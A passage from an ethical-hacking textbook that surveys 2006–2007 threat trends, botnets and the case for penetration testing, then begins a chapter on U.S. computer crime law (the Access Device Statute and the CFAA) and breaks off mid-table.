- A security contractor for Los Alamos National Laboratory sent critical and sensitive information on nuclear materials over open, unsecured e-mail networks in January 2007—a security failing ranked among the top of serious threats against national security interests or critical Department of Energy assets. Several Los Alamos National Security officials apparently used open and insecure e-mail networks to share classified information pertaining to nuclear material in nuclear weapons on January 19, 2007.

Carnegie Mellon University's Computer Emergency Response Team (CERT) shows in its cyberterrorism study that the bad guys are getting smarter, more resourceful, and seemingly unstoppable, as shown in Figure 1-2.

So what will companies need to do to properly protect themselves from these types of incidents and business risks?

- In 2006, an increasing number of companies felt that security was the number one concern of senior management. Protection from attack was their highest priority, followed by proprietary data protection, then customer and client privacy, and finally regulatory compliance issues.
- Telecommuting, mobile devices, public terminals, and thumb drives are viewed as principal sources of unauthorized data access and data theft, but are not yet covered in most corporate security policies and programs.
- The FBI has named computer crimes as their third priority. The 203-page document that justifies its 2008 fiscal year budget request to Congress included a request for $258.5 million to fund 659 field agents. This is a 1.5 percent increase over the 2007 fiscal year.
- IT budgets, staffing, and salaries were expected to increase during the year 2007 according to a survey of CIOs and IT executives conducted by the Society for Information Management.
- In February 2007, Forrester.com reported in a teleconference that the firms they had surveyed were planning on spending between 7.5 percent and 9.0 percent of their IT budgets on security. These figures were fairly consistent among different organizations, regardless of their industry, size, and geographic location. In May 2007 they reported that more than half of the IT directors they had surveyed were planning on increasing their security budgets.




Figure 1-2 The sophistication and knowledge of hackers are increasing.

As stated earlier, an interesting shift has taken place in the hacker community—from joyriding to hacking as an occupation. Today close to a million computers are infected with bots that are controlled by specific hackers. If a hacker has infected 4,000 systems, she can use her botnetwork to carry out DoS attacks or lease these systems to others. Botnets are used to spread more spam, phishing attacks, and pornography. Hackers who own and run botnets are referred to as *bot herders,* and they lease out systems to others who do not want their activities linked to their true identities or systems. Since more network administrators have properly configured their mail relays, and blacklists are used to block mail relays that are open, spammers have had to move to different methods (using botnets), which the hacking community has been more than willing to provide—for a price.

On January 23, 2006, "BotHerder" Jeanson James Ancheta, 21, of Downey, California, a member of the "botmaster underground," pleaded guilty to fraudulently installing adware and then selling zombies to hackers and spammers. "BotHerder" was sentenced on May 8, 2006, with a record prison sentence of 57 months (nearly five years) in federal prison. At the time of sentencing it was the first prosecution of its kind in the United States, and was the longest known sentence for a defendant who had spread computer viruses.

NOTE A drastic increase in spam was experienced in the later months of 2006 and early part of 2007 because spammers embedded images with their messages instead of using the traditional text. This outwitted almost all of the spam filters, and many people around the world experienced a large surge in spam.

So what does this all have to do with ethics? As many know, the term "hacker" had a positive connotation in the 1980s and early 1990s. It was a name for someone who really understood systems and software, but it did not mean that they were carrying out malicious activities. As malware and attacks emerged, the press and the industry equated the term "hacker" with someone who carries out malicious technical attacks. Just as in the rest of life, where good and evil are constantly trying to outwit each other, there are good hackers (ethical) and bad hackers (unethical). This book has been created by and for ethical hackers.

References

Infonetics Research www.infonetics.com
Federal Trade Commission, Identity Theft Victim Complaint Data www.consumer.gov/idtheft/pdf/clearinghouse_2005.pdf
Symantec Corporation, Internet Security Threat Report www.symantec.com/specprog/threatreport/ent-whitepaper_symantec_internet_security_threat_report_x_09_2006.en-us.pdf
Bot Network Overview www.cert-in.org.in/knowledgebase/whitepapers/ciwp-2005-05.htm
Zero-Day Attack Prevention http://searchwindowssecurity.techtarget.com/generic/0,295582,sid45_gci1230354,00.html
How Botnets Work www.windowsecurity.com/articles/Robot-Wars-How-Botnets-Work.html
Computer Crime & Intellectual Property Section, United States Department of Justice www.cybercrime.gov/ccnews.html
Privacy Rights Clearinghouse, A Chronology of Data Breaches www.privacyrights.org/ar/ChronDataBreaches.htm#CP

How Does This Stuff Relate to an Ethical Hacking Book?

Corporations and individuals need to understand *how* these attacks and losses are taking place so they can understand how to stop them. The vast amount of functionality that is provided by organizations' networking, database, e-mail, instant messaging, remote access, and desktop software is also the thing that attackers use against them. There is an all too familiar battle of functionality versus security within every organization. This is why in most environments the security officer is not the most well-liked individual in the company. Security officers are in charge of ensuring the overall security of the environment, which usually means reducing or shutting off many functionalities that users love. Telling people that they cannot use music-sharing software, open attachments, use applets or JavaScript via e-mail, or disable the antivirus software that slows down software

procedures, and making them attend security awareness training does not usually get you invited to the Friday night get-togethers at the bar. Instead these people are often called "Security Nazi" or "Mr. No" behind their backs. They are responsible for the balance between functionality and security within the company, and it is a hard job.

The ethical hackers' job is to find many of these things that are running on systems and networks, and they need to have the skill set to know how an enemy would use them against the organization. This needs to be brought to management and presented in business terms and scenarios, so that the ultimate decision makers can truly understand these threats without having to know the definitions and uses of fuzzing tools, bots, and buffer overflows.

The Controversy of Hacking Books and Classes

When books on hacking first came out, a big controversy arose pertaining to whether they were the right thing to do. One side said that such books only increased the attackers' skills and techniques and created new attackers. The other side stated that the attackers already had these skills, and these books were written to bring the security professionals and networking individuals up to speed. Who was right? They both were.

The word "hacking" is sexy, exciting, seemingly seedy, and usually brings about thoughts of complex technical activities, sophisticated crimes, and a look into the face of electronic danger itself. Although some computer crimes may take on *some* of these aspects, in reality it is not this grand or romantic. A computer is just a new tool to carry out old crimes.

CAUTION Attackers are only one component of information security. Unfortunately, when most people think of security, their minds go right to packets, firewalls, and hackers. Security is a much larger and more complex beast than these technical items. Real security includes policies and procedures, liabilities and laws, human behavior patterns, corporate security programs and implementation, and yes, the technical aspects—firewalls, intrusion detection systems (IDSs), proxies, encryption, antivirus software, hacks, cracks, and attacks.

So where do we stand on hacking books and hacking classes? Directly on top of a slippery banana peel. There are currently three prongs to the problem of today's hacking classes and books. First, marketing people love to use the word "hacking" instead of more meaningful and responsible labels such as "penetration methodology." This means that too many things fall under the umbrella of hacking. All of these procedures now take on the negative connotation that the word "hacking" has come to be associated with. Second, understanding the difference between hacking and ethical hacking, and understanding the necessity of ethical hacking (penetration testing) in the security industry are needed. Third, many hacking books and classes are irresponsible. If these items are really being developed to help out the good guys, they should be developed and structured that way. This means more than just showing how to exploit a vulnerability. These educational

components should show the necessary countermeasures required to fight against these types of attacks, and how to implement preventive measures to help ensure that these vulnerabilities are not exploited. Many books and courses tout the message of being a resource for the white hat and security professional. If you are writing a book or curriculum for black hats, then just admit it. You will make just as much (or more) money, and you will help eliminate the confusion between the concepts of hacking and ethical hacking.

The Dual Nature of Tools

In most instances, the toolset used by malicious attackers is the same toolset used by security professionals. A lot of people do not seem to understand this. In fact, the books, classes, articles, websites, and seminars on hacking could be legitimately renamed "security professional toolset education." The problem is that marketing people like to use the word "hacking" because it draws more attention and paying customers.

As covered earlier, ethical hackers go through the same processes and procedures as unethical hackers, so it only makes sense that they use the same basic toolset. It would not be useful to prove that attackers could get through the security barriers with Tool A if attackers do not use Tool A. The ethical hacker has to know what the bad guys are using, know the new exploits that are out in the underground, and continually keep her skills and knowledgebase up to date. This is because the odds are against the company and against the security professional. The reason is that the security professional has to identify and address all of the vulnerabilities in an environment. The attacker only has to be really good at one or two exploits, or really lucky. A comparison can be made to the U.S. Homeland Security responsibilities. The CIA and FBI are responsible for protecting the nation from the 10 million things terrorists could possibly think up and carry out. The terrorist only has to be successful at *one* of these 10 million things.

NOTE Many ethical hackers engage in the hacker community so they can learn about the new tools and attacks that are about to be used on victims.

How Are These Tools Used for Good Instead of Evil?

How would a company's networking staff ensure that all of the employees are creating complex passwords that meet the company's password policy? They can set operating system configurations to make sure the passwords are of a certain length, contain upper- and lowercase letters, contain numeric values, and keep a password history. But these configurations cannot check for dictionary words or calculate how much protection is being provided from brute-force attacks. So the team can use a hacking tool to carry out dictionary and brute-force attacks on individual passwords to actually test their strength. The other choice is to go to all employees and ask what their password is, write down the password, and eyeball it to determine if it is good enough. Not a good alternative.

NOTE A company's security policy should state that this type of password testing activity is allowed by the security team. Breaking employees' passwords could be seen as intrusive and wrong if management does not acknowledge and allow for such activities to take place. Make sure you get permission before you undertake this type of activity.

The same security staff need to make sure that their firewall and router configurations will actually provide the protection level that the company requires. They could read the manuals, make the configuration changes, implement ACLs (access control lists), and then go and get some coffee. Or they could implement the configurations and then run tests against these settings to see if they are allowing malicious traffic into what they thought had controlled access. These tests often require the use of hacking tools. The tools carry out different types of attacks, which allow the team to see how the perimeter devices will react in certain circumstances.

Nothing should be trusted until it is tested. In an amazing number of cases, a company seemingly does everything correctly when it comes to their infrastructure security. They implement policies and procedures, roll out firewalls, IDSs, and antivirus software, have all of their employees attend security awareness training, and continually patch their systems. It is unfortunate that these companies put forth all the right effort and funds only to end up on CNN as the latest victim who had all of their customers' credit card numbers stolen and posted on the Internet. This can happen because they did not carry out the necessary vulnerability and penetration tests.

Every company should decide whether their internal employees will learn and maintain their skills in vulnerability and penetration testing, or if an outside consulting service will be used, and then ensure that testing is carried out in a continual scheduled manner.

References

Tools www.hackingexposed.com/tools/tools.html
Top 100 Network Security Tools for 2006 http://netsecurity.about.com/od/hackertools/a/top1002006.htm
Top 15 Network Security Tools www.darknet.org.uk/2006/04/top-15-securityhacking-tools-utilities/

Recognizing Trouble When It Happens

Network administrators, engineers, and security professionals need to be able to recognize when an attack is under way, or when one is about to take place. It may seem as though recognizing an attack as it is happening should be easily accomplished. This is only true for the very "noisy" attacks or overwhelming attacks, as in denial-of-service (DoS) attacks. Many attackers fly under the radar and go unnoticed by security devices and staff members. It is important to know *how* different types of attacks take place so they can be properly recognized and stopped.

Security issues and compromises are not going to go away anytime soon. People who work in corporate positions that touch security in any way should not try to ignore it or treat security as though it is an island unto itself. The bad guys know that to hurt an enemy is to take out what that victim depends upon most. Today the world is only becoming more dependent upon technology, not less. Though application development and network and system configuration and maintenance are complex, security is only going to become more entwined with them. When network staff have a certain level of understanding of security issues and how different compromises take place, they can act more effectively and efficiently when the "all hands on deck" alarm is sounded. In ten years, there will not be such a dividing line between security professionals and network engineers. Network engineers will be required to carry out tasks of a security professional, and security professionals will not make such large paychecks.

It is also important to know when an attack may be around the corner. If the security staff are educated on attacker techniques and they see a ping sweep followed a day later by a port scan, they will know that most likely in three days their systems will be attacked. There are many activities that lead up to different attacks, so understanding these items will help the company protect itself. The argument can be made that we have automated security products that identify these types of activities so that we don't have to. But it is very dangerous to just depend upon software that does not have the ability to put the activities in the necessary context and make a decision. Computers can outperform any human on calculations and performing repetitive tasks, but we still have the ability to make some necessary judgment calls because we understand the grays in life and do not just see things in 1s and 0s.

So it is important to see how hacking tools are really just software tools that carry out some specific type of procedure to achieve a desired result. The tools can be used for good (defensive) purposes or for bad (offensive) purposes. The good and the bad guys use the same toolset; it is just the intent that is practiced when operating these utilities that differs. It is imperative for the security professional to understand how to use these tools, and how attacks are carried out, if he is going to be of any use to his customer and to the industry.

Emulating the Attack

Once network administrators, engineers, and security professionals understand how attackers work, they can emulate the attackers' activities if they plan on carrying out a useful penetration test ("pen test"). But why would anyone want to emulate an attack? Because this is the only way to truly test an environment's security level—how it will react when a real attack is being carried out on it.

This book walks you through these different steps so that you can understand how many types of attacks take place. It can help you develop methodologies of how to emulate similar activities to test your company's security level.

Many elementary ethical hacking books are already available in every bookstore. The demand for these books and hacking courses over the years has shown the interest and the need in the market. It is also obvious that although some people are just entering this sector, many individuals are ready to move on to the more advanced topics of

ethical hacking. The goal of this book is to quickly go through some of the basic ethical hacking concepts and spend more time with the concepts that are not readily available to you—but are unbelievably important.

Just in case you choose to use the information in this book for unintended purposes (malicious activity), in the next chapters we will also walk through several federal laws that have been put into place to scare you away from this. A wide range of computer crimes are taken seriously by today's court system, and attackers are receiving hefty fines and jail sentences for their activities. Don't let it be you. There is just as much fun and intellectual stimulation to be had working as a good guy, with no threat of jail time!

Security Does Not Like Complexity

Software in general is very complicated, and the more functionality that we try to shove into applications and operating systems, the more complex software will become. The more complex software gets, the harder it is to properly predict how it will react in all possible scenarios, and it becomes much harder to secure.

Today's operating systems and applications are increasing in lines of code (LOC). Windows Vista has 50 million lines of code, and Windows XP has approximately 40 million LOC; Netscape, 17 million LOC; and Windows 2000, around 29 million LOC. Unix and Linux operating systems have many fewer, usually around 2 million LOC. A common estimate used in the industry is that 5–50 bugs exist per 1,000 lines of code. So a middle of the road estimate would be that Windows XP has approximately 1,200,000 bugs. (Not a statement of fact. Just a guesstimation.)

It is difficult enough to try to logically understand and secure 17–40 million LOC, but the complexity does not stop there. The programming industry has evolved from traditional programming languages to object-oriented languages, which allow for a modular approach to developing software. There are a lot of benefits to this approach: reusable components, faster to-market times, decrease in programming time, and easier ways to troubleshoot and update individual modules within the software. But applications and operating systems use each other's components, users download different types of mobile code to extend functionality, DLLs (dynamic linked libraries) are installed and shared, and instead of application-to-operating system communication, today many applications communicate directly with each other. This does not allow for the operating system to control this type of information flow and provide protection against possible compromises.

If we peek under the covers even further, we see that thousands of protocols are integrated into the different operating system protocol stacks, which allow for distributed computing. The operating systems and applications must rely on these protocols for transmission to another system or application, even if the protocols contain their own inherent security flaws. Device drivers are developed by different vendors and installed into the operating system. Many times these drivers are not well developed and can negatively affect the stability of an operating system. Device drivers work in the context of privilege mode, so if they "act up" or contain exploitable vulnerabilities, this only allows the attackers more privilege on the systems once the vulnerabilities are exploited. And to

get even closer to the hardware level, injection of malicious code into firmware has always been an attack vector.

So is it all doom and gloom? Yep, for now. Until we understand that a majority of the successful attacks are carried out because software vendors do not integrate security into the design and specification phases of development, that most programmers have not been properly taught how to code securely, that vendors are not being held liable for faulty code, and that consumers are not willing to pay more for properly developed and tested code, our staggering hacking and company compromise statistics will only increase.

Will it get worse before it gets better? Probably. Every industry in the world is becoming more reliant on software and technology. Software vendors have to carry out continual one-upmanship to ensure their survivability in the market. Although security is becoming more of an issue, functionality of software has always been the main driving component of products and it always will be. Attacks will also continue and increase in sophistication because they are now revenue streams for individuals, companies, and organized crime groups.

Will vendors integrate better security, ensure their programmers are properly trained in secure coding practices, and put each product through more and more testing cycles? Not until they have to. Once the market truly demands that this level of protection and security is provided by software products, and customers are willing to pay more for security, then the vendors will step up to the plate. Currently most vendors are only integrating protection mechanisms because of the backlash and demand from their customer bases. Unfortunately, just as September 11th awakened the United States to its vulnerabilities, something catastrophic may have to take place in the compromise of software before the industry decides to properly address this issue.

So we are back to the original question: what does this have to do with ethical hacking? A novice ethical hacker will use tools developed by others who have uncovered specific vulnerabilities and methods to exploit them. A more advanced ethical hacker will not just depend upon other people's tools, but will have the skill set and understanding to be able to look at the code itself. The more advanced ethical hacker will be able to identify possible vulnerabilities and programming code errors, and develop ways to rid the software of these types of flaws.

References

www.grayhathackingbook.com
SANS Top 20 Vulnerabilities—The Experts Consensus www.sans.org/top20/
Latest Computer Security News www.securitystats.com
Internet Storm Center http://isc.sans.org/
Hackers, Security, Privacy www.deaddrop.org/sites.html

CHAPTER 2

Ethical Hacking and the Legal System

- Laws dealing with computer crimes and what they address
- Malware and insider threats companies face today
- Mechanisms of enforcement of relevant laws
- Federal and state laws and their application

We are currently in a very interesting time where information security and the legal system are being slammed together in a way that is straining the resources of both systems. The information security world uses terms and concepts like "bits," "packets," and "bandwidth," and the legal community uses words like "jurisdiction," "liability," and "statutory interpretation." In the past, these two very different sectors had their own focus, goals, and procedures that did not collide with one another. But as computers have become the new tools for doing business and for committing traditional and new crimes, the two worlds have had to independently approach and interact in a new space—now sometimes referred to as *cyberlaw.*

Today's CEOs and management not only need to worry about profit margins, market analysis, and mergers and acquisitions. Now they need to step into a world of practicing security due care, understanding and complying with new government privacy and information security regulations, risking civil and criminal liability for security failures (including the possibility of being held personally liable for certain security breaches), and trying to comprehend and address the myriad of ways in which information security problems can affect their companies. Business managers must develop at least a passing familiarity with the technical, systemic, and physical elements of information security. They also need to become sufficiently well-versed in the legal and regulatory requirements to address the competitive pressures and consumer expectations associated with privacy and security that affect decision making in the information security area, which is a large and growing area of our economy.

Just as businesspeople must increasingly turn to security professionals for advice in seeking to protect their company's assets, operations, and infrastructure, so too must they turn to legal professionals for assistance in navigating the changing legal landscape in the privacy and information security area. Laws and related investigative techniques are being constantly updated in an effort by legislators, governmental and private

information security organizations, and law enforcement professionals to counter each new and emerging form of attack and technique that the bad guys come up with. Thus, the security technology developers and other professionals are constantly trying to outsmart the sophisticated attackers, and vice versa. In this context, the laws provide an accumulated and constantly evolving set of rules that tries to stay in step with the new crime types and how they are carried out.

Compounding the challenge for business is the fact that the information security situation is not static; it is highly fluid and will remain so for the foreseeable future. This is because networks are increasingly porous to accommodate the wide range of access points needed to conduct business. These and other new technologies are also giving rise to new transaction structures and ways of doing business. All of these changes challenge the existing rules and laws that seek to govern such transactions. Like business leaders, those involved in the legal system, including attorneys, legislators, government regulators, judges, and others, also need to be properly versed in the developing laws (and customer and supplier product and service expectations that drive the quickening evolution of new ways of transacting business)—all of which is captured in the term "cyberlaw."

Cyberlaw is a broad term that encompasses many elements of the legal structure that are associated with this rapidly evolving area. The rise in prominence of cyberlaw is not surprising if you consider that the first daily act of millions of American workers is to turn on their computers (frequently after they have already made ample use of their other Internet access devices and cell phones). These acts are innocuous to most people who have become accustomed to easy and robust connections to the Internet and other networks as a regular part of their lives. But the ease of access also results in business risk, since network openness can also enable unauthorized access to networks, computers, and data, including access that violates various laws, some of which are briefly described in this chapter.

Cyberlaw touches on many elements of business, including how a company contracts and interacts with its suppliers and customers, sets policies for employees handling data and accessing company systems, uses computers in complying with government regulations and programs, and a number of other areas. A very important subset of these laws is the group of laws directed at preventing and punishing the unauthorized access to computer networks and data. Some of the more significant of these laws are the focus of this chapter.

Security professionals should be familiar with these laws, since they are expected to work in the construct the laws provide. A misunderstanding of these ever-evolving laws, which is certainly possible given the complexity of computer crimes, can, in the extreme case, result in the innocent being prosecuted or the guilty remaining free. Usually it is the guilty ones that get to remain free.

This chapter will cover some of the major categories of law that relate to cybercrime and list the technicalities associated with each. In addition, recent real-world examples are documented to better demonstrate how the laws were created and have evolved over the years.

References

Stanford Law University http://cyberlaw.stanford.edu
Cyber Law in Cyberspace www.cyberspacelaw.org

Addressing Individual Laws

Many countries, particularly those with economies that have more fully integrated computing and telecommunications technologies, are struggling to develop laws and rules for dealing with computer crimes. We will cover selected U.S. federal computer crime laws in order to provide a sample of these many initiatives; a great deal of detail regarding these laws is omitted and numerous laws are not covered. This chapter is not intended to provide a thorough treatment of each of these laws, or to cover any more than the tip of the iceberg of the many U.S. technology laws. Instead it is meant to raise the importance of considering these laws in your work and activities as an information security professional. That in no way means that the rest of the world is allowing attackers to run free and wild. With just a finite number of pages, we cannot properly cover all legal systems in the world or all of the relevant laws in the United States. It is important that you spend the time to fully understand the law that is relevant to your specific location and activities in the information security area.

The following sections survey some of the many U.S. federal computer crime statutes, including:

- 18 USC 1029: Fraud and Related Activity in Connection with Access Devices
- 18 USC 1030: Fraud and Related Activity in Connection with Computers
- 18 USC 2510 et seq.: Wire and Electronic Communications Interception and Interception of Oral Communications
- 18 USC 2701 et seq.: Stored Wire and Electronic Communications and Transactional Records Access
- The Digital Millennium Copyright Act
- The Cyber Security Enhancement Act of 2002

18 USC Section 1029: The Access Device Statute

The purpose of the Access Device Statute is to curb unauthorized access to accounts; theft of money, products, and services; and similar crimes. It does so by criminalizing the possession, use, or trafficking of counterfeit or unauthorized access devices or device-making equipment, and other similar activities (described shortly) to prepare for, facilitate, or engage in unauthorized access to money, goods, and services. It defines and establishes penalties for fraud and illegal activity that can take place by the use of such counterfeit access devices.

The *elements* of a crime are generally the things that need to be shown in order for someone to be prosecuted for that crime. These elements include consideration of the potentially illegal activity in light of the precise meaning of "access device," "counterfeit access device," "unauthorized access device," "scanning receiver," and other definitions that together help to define the scope of application of the statute.

The term "access device" refers to a type of application or piece of hardware that is created specifically to generate access credentials (passwords, credit card numbers,

long-distance telephone service access codes, PINs, and so on) for the purpose of unauthorized access. Specifically, it is defined broadly to mean:

> …any card, plate, code, account number, electronic serial number, mobile identification number, personal identification number, or other telecommunications service, equipment, or instrument identifier, or other means of account access that can be used, alone or in conjunction with another access device, to obtain money, goods, services, or any other thing of value, or that can be used to initiate a transfer of funds (other than a transfer originated solely by paper instrument).

For example, *phreakers* (telephone system attackers) use a software tool to generate a long list of telephone service codes so that they can acquire free long-distance services and sell these services to others. The telephone service codes that they generate would be considered to be within the definition of an access device, since they are codes or electronic serial numbers that can be used, alone or in conjunction with another access device, to obtain services. They would be counterfeit access devices to the extent that the software tool generated false numbers that were counterfeit, fictitious, or forged. Finally, a crime would occur with each of the activities of producing, using, or selling these codes, since the Access Device Statute is violated by whoever "knowingly and with intent to defraud, produces, uses, or traffics in one or more counterfeit access devices."

Another example of an activity that violates the Access Device Statute is the activity of *crackers,* who use password dictionaries to generate thousands of possible passwords that users may be using to protect their assets.

"Access device" also refers to the actual credential itself. If an attacker obtains a password, credit card number, or bank PIN, or if a thief steals a calling card number, and this value is used to access an account or obtain a product or service or to access a network or a file server, it would be considered to be an act that violated the Access Device Statute.

A common method that attackers use when trying to figure out what credit card numbers merchants will accept is to use an automated tool that generates random sets of potentially usable credit card values. Two tools (easily obtainable on the Internet) that generate large volumes of credit card numbers are Credit Master and Credit Wizard. The attackers submit these generated values to retailers and others with the goal of fraudulently obtaining services or goods. If the credit card value is accepted, the attacker knows that this is a valid number, which they then continue to use (or sell for use) until the activity is stopped through the standard fraud protection and notification systems that are employed by credit card companies, retailers, and banks. Because this attack type has worked so well in the past, many merchants now require users to enter a unique card identifier when making online purchases. This is the three-digit number located on the back of the card that is unique to each physical credit card (not just unique to the account). Guessing a 16-digit credit card number is challenging enough, but factoring in another three-digit identifier makes the task much more difficult, and next to impossible without having the card in hand.

Another example of an access device crime is *skimming.* In June 2006, the Department of Justice (DOJ), in an operation appropriately named "Operation French Fry," arrested eight persons (a ninth was indicted and declared a fugitive) in an identity theft ring where waiters had skimmed debit card information from more than 150 customers at restaurants in the Los Angeles area. The thieves had used access device–making equipment to restripe their own cards with the stolen account information, thus creating counterfeit access devices. After requesting new PINs for the compromised accounts, they would proceed to withdraw money from the accounts and use the funds to purchase postal money orders. Through this scheme, the group was allegedly able to steal over $1 million in cash and money orders.

Table 2-1 outlines the crime types addressed in section 1029 and their corresponding punishments. These offenses must be committed knowingly and with intent to defraud for them to be considered federal crimes.

A further example of a crime that can be punished under the Access Device Statute is the creation of a website or the sending of e-mail "blasts" that offer false or fictitious products or services in an effort to capture credit card information, such as products that promise to enhance one's sex life in return for a credit card charge of $19.99. (The snake oil miracle workers who once had wooden stands filled with mysterious liquids and herbs next to dusty backcountry roads have now found the power of the Internet.) These phony websites capture the submitted credit card numbers and use the information to purchase the staples of hackers everywhere: pizza, portable game devices, and, of course, additional resources to build other malicious websites.

The types and seriousness of fraudulent activities that fall within the Access Device Statute are increasing every year. The U.S. Justice Department reported in July 2006 that 6.7 percent of white-collar prosecutions that month were related to Title 18 USC 1029. The Access Device Statute was among the federal crimes cited as violated in 17 new court cases that were filed in the U.S. district courts in that month, ranking this set of cybercrimes sixth overall among white-collar crimes. This level of activity represents a 340 percent increase over the same month in 2005 (when there were only five district court filings), and a 425 percent increase over July 2001 (when there were only four such filings).

Because the Internet allows for such a high degree of anonymity, these criminals are generally not caught or successfully prosecuted. As our dependency upon technology increases and society becomes more comfortable with carrying out an increasingly broad range of transactions electronically, such threats will only become more prevalent. Many of these statutes, including Section 1029, seek to curb illegal activities that cannot be successfully fought with just technology alone. So basically you need several tools in your bag of tricks to fight the bad guys—technology, knowledge of how to use the technology, and the legal system. The legal system will play the role of a sledgehammer to the head that attackers will have to endure when crossing the boundaries.

Section 1029 addresses offenses that involve generating or illegally obtaining access credentials. This can involve just obtaining the credentials or obtaining and *using* them. These activities are considered criminal *whether or not* a computer is involved. This is different from the statute discussed next, which pertains to crimes dealing specifically with computers.

Crime	Penalty	Example
Producing, using, or trafficking in one or more counterfeit access devices	Fine of $50,000 or twice the value of the crime and/or up to 15 years in prison, $100,000 and/or up to 20 years if repeat offense	Creating or using a software tool to generate credit card numbers
Using an access device to gain unauthorized access and obtain anything of value totaling $1,000 or more during a one-year period	Fine of $10,000 or twice the value of the crime and/or up to 10 years in prison, $100,000 and/or up to 20 years if repeat offense	Using a tool to capture credentials and using the credentials to break into the Pepsi-Cola network and stealing their soda recipe
Possessing 15 or more counterfeit or unauthorized access devices	Fine of $10,000 or twice the value of the crime and/or up to 10 years in prison, $100,000 and/or up to 20 years if repeat offense	Hacking into a database and obtaining 15 or more credit card numbers
Producing, trafficking, having control or possession of device-making equipment	Fine of $50,000 or twice the value of the crime and/or up to 15 years in prison, $1,000,000 and/or up to 20 years if repeat offense	Creating, having, or selling devices to illegally obtain user credentials for the purpose of fraud
Effecting transactions with access devices issued to another person in order to receive payment or other thing of value totaling $1,000 or more during a one-year period	Fine of $10,000 or twice the value of the crime and/or up to 10 years in prison, $100,000 and/or up to 20 years if repeat offense	Setting up a bogus website and accepting credit card numbers for products or service that do not exist
Soliciting a person for the purpose of offering an access device or selling information regarding how to obtain an access device	Fine of $50,000 or twice the value of the crime and/or up to 15 years in prison, $100,000 and/or up to 20 years if repeat offense	A person obtains advance payment for a credit card and does not deliver that credit card
Using, producing, trafficking in, or having a telecommunications instrument that has been modified or altered to obtain unauthorized use of telecommunications services	Fine of $50,000 or twice the value of the crime and/or up to 15 years in prison, $100,000 and/or up to 20 years if repeat offense	Cloning cell phones and reselling them or using them for personal use
Using, producing, trafficking in, or having custody or control of a scanning receiver	Fine of $50,000 or twice the value of the crime and/or up to 15 years in prison, $100,000 and/or up to 20 years if repeat offense	Scanners used to intercept electronic communication to obtain electronic serial numbers, mobile identification numbers for cell phone recloning purposes
Producing, trafficking, having control or custody of hardware or software used to alter or modify telecommunications instruments to obtain unauthorized access to telecommunications services	Fine of $10,000 or twice the value of the crime and/or up to 10 years in prison, $100,000 and/or up to 20 years if repeat offense	Using and selling tools that can reconfigure cell phones for fraudulent activities; PBX telephone fraud and different phreaker boxing techniques to obtain free telecommunication service
Causing or arranging for a person to present, to a credit card system member or its agent for payment, records of transactions made by an access device	Fine of $10,000 or twice the value of the crime and/or up to 10 years in prison, $100,000 and/or up to 20 years if repeat offense	Creating phony credit card transactions records to obtain products or refunds

Table 2-1 Access Device Statute Laws

References

U.S. Department of Justice www.cybercrime.gov/cccases.html
Federal Agents Dismantle Identity Theft Ring www.usdoj.gov/usao/cac/pr2006/078.html
Orange County Identity Theft Task Force Cracks Criminal Operation www.usdoj.gov/usao/cac/pr2006/133.html
Find Law http://news.corporate.findlaw.com
TracReports http://trac.syr.edu/tracreports/bulletins/white_collar_crime/monthlyjul06

18 USC Section 1030 of The Computer Fraud and Abuse Act

The Computer Fraud and Abuse Act (CFAA) (as amended by the USA Patriot Act) is an important federal law that addresses acts that compromise computer network security. It prohibits unauthorized access to computers and network systems, extortion through threats of such attacks, the transmission of code or programs that cause damage to computers, and other related actions. It addresses unauthorized access to government, financial institution, and other computer and network systems, and provides for civil and criminal penalties for violators. The act provides for the jurisdiction of the FBI and Secret Service.

Table 2-2 outlines the categories of the crimes that section 1030 of the Act addresses. These offenses must be committed knowingly by accessing a computer without authorization or by exceeding authorized access. You can be held liable under the CFAA if you knowingly accessed a computer system without authorization and caused harm, even if you did not know that your actions might cause harm.

The term "protected computer" as commonly used in the Act means a computer used by the U.S. government, financial institutions, and any system used in interstate or foreign commerce or communications. The CFAA is the most widely referenced statute in the prosecution of many types of computer crimes. A casual reading of the Act suggests that it only addresses computers used by government agencies and financial institutions, but there is a small (but important) clause that extends its reach. It indicates that the law applies also to any system "used in interstate or foreign commerce or communication." The meaning of "used in interstate or foreign commerce or communication" is very broad, and, as a result, CFAA operates to protect nearly all computers and networks. Almost every computer connected to a network or the Internet is used for some type of commerce or communication, so this small clause pulls nearly all computers and their uses under the protective umbrella of the CFAA. Amendments by the USA Patriot Act to the term "protected computer" under CFAA extended the definition to any computers located outside the United States, as long as they affect interstate or foreign commerce or communication of the United States. So if the United States can get the attackers, they will attempt to prosecute them no matter where they live in the world.

The CFAA has been used to prosecute many people for various crimes. There are two types of unauthorized access that can be prosecuted under the CFAA. These include wholly unauthorized access by outsiders, and also situations where individuals, such as employees, contractors, and others with permission, exceed their authorized access and

Crime	Punishment	Example
